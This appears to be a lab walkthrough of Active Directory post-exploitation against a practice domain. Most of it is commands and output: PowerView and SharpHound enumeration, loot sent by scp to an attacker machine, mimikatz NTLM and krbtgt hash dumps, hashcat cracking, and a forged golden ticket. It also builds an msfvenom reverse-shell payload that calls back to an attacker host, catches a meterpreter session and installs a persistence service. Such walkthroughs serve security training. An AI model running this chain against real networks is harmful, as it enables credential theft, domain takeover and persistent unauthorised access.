

# SECURITY

# WALKTHROUGH

< post-Exploitation basics >

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## 1.) Starting Powershell

— powershell -ep bypass -ep bypasses the execution policy of powershell allowing you to easily run scripts

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
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PS C:\Users\Administrator>
```

### Start PowerView

```
PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> .\PowerView.ps1
```

### Enumerate the domain users

```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn
cn
--
Administrator
Guest
krbtgt
Machine_1
Admin_2
Machine_2
SQL Service
dMewAtITrf
```

### Enumeration w/ Bloodhound

### Getting loot w/ SharpHound –

powershell -ep bypass same as with PowerView. .\Downloads\SharpHound.ps1

```
Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName
loot.zip
```

```

PS C:\Users\Administrator\Downloads> .\SharpHound.ps1
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip

Initializing SharpHound at 12:48 AM on 7/5/2023

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 78 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 84 MB RAM
Enumeration finished in 00:00:01.5376496
Compressing data to C:\Users\Administrator\Downloads\20230705004823_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:48 AM on 7/5/2023! Happy Graphing!

```

Transfer the loot.zip folder to Attacker Machine

Starting the ssh service

```

(kali@kali)-[~/Downloads]
$ sudo service ssh start

```

```

PS C:\Users\Administrator\Downloads> scp 20230705034533_loot.zip kali@10.4.14.198:/tr
The authenticity of host '10.4.14.198 (10.4.14.198)' can't be established.
ECDSA key fingerprint is SHA256:ILhTP9E/0DdPXBh9AvR62VExnTgiUxV1PHXVYUViFfM.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.4.14.198' (ECDSA) to the list of known hosts.
kali@10.4.14.198's password:
20230705034533_loot.zip
PS C:\Users\Administrator\Downloads>

```

## Mapping *THE NETWORK WITH BLOODHOUND*

### register Bloodhound

The queries can be as simple as find all domain admins



### Dumping hashes w/ mimikatz

Navigate to Mimikatz Directory

```
cd Downloads && mimikatz.exe
```

Enable Debug Privilege

```
privilege::debug
```

To see all the **NTLM** hashes **Command:** `lsadump::lsa /patch`

```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

```
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe

RID : 00000452 (1106)
User : Machine2
LM :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID : 00000453 (1107)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

Cracking the Hashes with Hashcat

```
hashcat -m 1000 <path_to_hashes.txt> /path/to/rockyou.txt
```

This will start the cracking process. Hashcat will try to match the hashes against the wordlist, revealing user passwords.

*the same method for the **Machine2** password.*

## Golden Ticket Attacks w/ mimikatz

Golden Tickets are extremely powerful because they allow access to any machine in the domain for an indefinite period. This is done by forging a Kerberos Ticket Granting Ticket (TGT) for the `krbtgt` account

Dump the `krbtgt` Hash

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 5508500012cc005cf7082a9a89ebdfdf
  LM :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
  ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
  lm - 0: 372f405db05d3cafd27f8e6a4a097b2c
```

Creating a golden ticket.**Command:** `kerberos::golden /user:Administration /domain:controller.local /sid:<S_ID> /<Account_which_you_want_to_make_administrator>:<NTLM_HASH> /id:<Administrator_ID>`

```
mimikatz # kerberos::golden /user:Administration /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User : Administration
Domain : controller.local (CONTROLLER)
SID : S-1-5-21-849420856-2351964222-986696166
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime : 6/29/2023 2:11:43 AM ; 6/26/2033 2:11:43 AM ; 6/26/2033 2:11:43 AM
→ Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #
```



To Open a Command Prompt with Domain Admin Privileges


```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63E1043B8

mimikatz #
```



Enumeration w/ Server Manager:  
*To find out the users enter the server using **RDP***





The **SQLSERVICE** account **NTLM** hash

```
RID : 00000453 (1107)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

Now decrypting it. Using **hashcat** to break the hash using **rockyou.txt** as a wordlist. **Command:** `hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`

Maintaining Access:

**uploading payload in the target machine.**

```
(root@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.86.117 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```



sending the payload to **the target machine**

```
(root@kali)-[~]
# scp shell.exe Administrator@10.10.149.78:shell.exe
Administrator@10.10.149.78's password:
shell.exe
100% 72KB 31.9KB/s 00:02

(root@kali)-[~]
#
```

checking whether it is uploaded or not.

```
(root@kali)-[~]
# ssh Administrator@10.10.149.78
Administrator@10.10.149.78's password:
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is F83F-6346

Directory of C:\Users\Administrator

06/29/2023  08:41 AM  <DIR>          .
06/29/2023  08:41 AM  <DIR>          ..
05/13/2020  08:01 PM  <DIR>          3D Objects
05/13/2020  08:01 PM  <DIR>          Contacts
05/13/2020  08:01 PM  <DIR>          Desktop
05/14/2020  08:27 PM  <DIR>          Documents
10/03/2020  08:33 AM  <DIR>          Downloads
05/13/2020  08:01 PM  <DIR>          Favorites
05/13/2020  08:01 PM  <DIR>          Links
05/13/2020  08:01 PM  <DIR>          Music
05/13/2020  08:01 PM  <DIR>          Pictures
05/13/2020  08:01 PM  <DIR>          Saved Games
05/13/2020  08:01 PM  <DIR>          Searches
06/29/2023  08:41 AM             73,802 shell.exe
05/13/2020  08:01 PM  <DIR>          Videos
               1 File(s)             73,802 bytes
               14 Dir(s)  52,085,141,504 bytes free

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```

```

(root@kali)-[~]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
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msf6 > info 1
--=[ metasploit v6.3.19-dev ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

```

msf6 > search type:exploit name:handler

Matching Modules
--
#  Name
-  -
0  exploit/freebsd/misc/citrix_netscaler_soap_bof
1  exploit/multi/handler
2  exploit/windows/browser/notes_handler_cmdinject
3  exploit/windows/browser/ms05_054_onload
note Code Execution
4  exploit/windows/local/bypassuac_comhijack
5  exploit/windows/local/bypassuac_sluihijack
6  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc

Disclosure Date  Rank  Check  Description
-----
2014-09-22      normal Yes    Citrix NetScaler SOAP Handler Remote Code Execution
Generic Payload Handler
2012-06-18      excellent No     IBM Lotus Notes Client URL Handler Command Injection
2005-11-21      normal No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Re
Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
2018-01-15      excellent Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
2015-12-18      excellent Yes    blueman set_dhcp_handler D-Bus Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc
msf6 >

```

```

msf6 > use 1
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >

```

## setting the *LHOST* and *LPORT*.Command

```
msf6 exploit(multi/handler) > set LHOST 10.8.86.117
LHOST => 10.8.86.117
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.8.86.117     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.8.86.117     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > |
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.8.86.117     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.8.86.117     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > |
```

## Running *shell.exe* IN victim machine

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>shell.exe
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>|
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.86.117:4444
[*] Sending stage (175686 bytes) to 10.10.149.78
[*] Meterpreter session 1 opened (10.8.86.117:4444 → 10.10.149.78:50006) at 2023-06-29 22:09:46 +0600

meterpreter > |
```

```
meterpreter > dir
Listing: C:\Users\Administrator

Mode                Size           Type             Last
-----
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
040555/r-xr-xr-x    0             dir              202
040555/r-xr-xr-x    0             dir              202
040555/r-xr-xr-x    0             dir              202
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
100666/rw-rw-rw-    786432        fil              202
100666/rw-rw-rw-    65536         fil              202
100666/rw-rw-rw-    524288        fil              202
100666/rw-rw-rw-    524288        fil              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
040555/r-xr-xr-x    0             dir              202
040777/rwxrwxrwx    0             dir              202
040777/rwxrwxrwx    0             dir              202
040777/rwxrwxrwx    0             dir              202
040555/r-xr-xr-x    0             dir              202
100666/rw-rw-rw-    86016         fil              202
100666/rw-rw-rw-    172032        fil              202
100666/rw-rw-rw-    20            fil              202
100777/rwxrwxrwx    73802         fil              202

meterpreter > 
```

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter > 
```



command to come out by staying the connection.

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):



| Name                | Current Setting | Required | Description                                                       |
|---------------------|-----------------|----------|-------------------------------------------------------------------|
| REMOTE_EXE_NAME     |                 | no       | The remote victim name. Random string as default.                 |
| REMOTE_EXE_PATH     |                 | no       | The remote victim exe path to run. Use temp directory as default. |
| RETRY_TIME          | 5               | no       | The retry time that shell connect failed. 5 seconds as default.   |
| SERVICE_DESCRIPTION |                 | no       | The description of service. Random string as default.             |
| SERVICE_NAME        |                 | no       | The name of service. Random string as default.                    |
| SESSION             |                 | yes      | The session to run this module on                                 |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.89       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name    |
|----|---------|
| 0  | Windows |


```

Setting the **session**. The session was **1**. **Command:** set session  
<The\_session\_created\_after\_background>

```
msf6 exploit(windows/local/persistence_service) > set LHOST 10.8.86.117
LHOST => 10.8.86.117
msf6 exploit(windows/local/persistence_service) > set LPORT 5678
LPORT => 5678
msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):



| Name                | Current Setting | Required | Description                                                       |
|---------------------|-----------------|----------|-------------------------------------------------------------------|
| REMOTE_EXE_NAME     |                 | no       | The remote victim name. Random string as default.                 |
| REMOTE_EXE_PATH     |                 | no       | The remote victim exe path to run. Use temp directory as default. |
| RETRY_TIME          | 5               | no       | The retry time that shell connect failed. 5 seconds as default.   |
| SERVICE_DESCRIPTION |                 | no       | The description of service. Random string as default.             |
| SERVICE_NAME        |                 | no       | The name of service. Random string as default.                    |
| SESSION             | 2               | yes      | The session to run this module on                                 |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.8.86.117     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 5678            | yes      | The listen port                                           |



Exploit target:



| Id | Name    |
|----|---------|
| 0  | Windows |


```

running **run**.

```
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > set LPORT 5678
LPORT => 5678
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.0.2.89:5678
[*] Running module against DOMAIN-CONTROLL
[+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\tWHEz.exe
[*] Creating service eaWTbB
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.1607/DOMAIN-CONTROLL_20230629.1607.rc
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) > █
```

```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.8.86.117:5678
[*] Running module against DOMAIN-CONTROLL
[+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\VNDNUvRu.exe
[*] Creating service GNDA
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.4755/DOMAIN-CONTROLL_20230629.4755.rc
[*] Sending stage (175686 bytes) to 10.10.37.230
[*] Meterpreter session 3 opened (10.8.86.117:5678 → 10.10.37.230:49994) at 2023-06-29 23:48:03 +0600

meterpreter > █
```